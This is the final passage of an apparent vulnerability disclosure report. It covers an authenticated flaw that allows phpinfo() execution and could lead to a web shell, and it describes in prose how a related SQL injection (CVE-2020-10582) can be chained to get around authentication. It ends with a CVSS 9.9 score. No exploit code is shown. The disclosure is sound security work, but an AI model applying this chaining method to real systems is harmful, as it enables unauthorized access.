Extract 24 – Executing the `phpinfo()` function on the server

Here, the `phpinfo()` is executed for illustration sake. In practice, the attacker next step would probably be the execution of a web shell, as shown in section 2.5 – CVE-2020-10583: Arbitrary OS commands, page 15.

Even though the exploitation of this vulnerability requires a valid account, an attacker would be able to rely on other vulnerabilities mentioned in this document to get this access, in particular:

- 2.4 – CVE-2020-10582: SQL injection allowing to execute arbitrary queries, page 12: an attacker with no prior account on the application would be able to add a new account, temporarily replace the password of an existing account or, if sessions are stored in the database, directly create an arbitrary session to bypass authentication altogether.

Risk characterization

CVSS 9.9 Critical	**Base Score**	Attack Vector	Network	Scope	Changed
		Attack Complexity	Low	Confidentiality	High
		Privileges Required	Low	Integrity	High
		User Interaction	None	Availability	High
	Temporal Score	Exploit Code Maturity	Not Defined	Remediation Level	Not Defined
		Report Confidence	Not Defined		
	Environmental Score	Confidentiality requirements	Not Defined	Availability requirements	Not Defined
		Integrity requirements	Not Defined		
CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H					

End of the document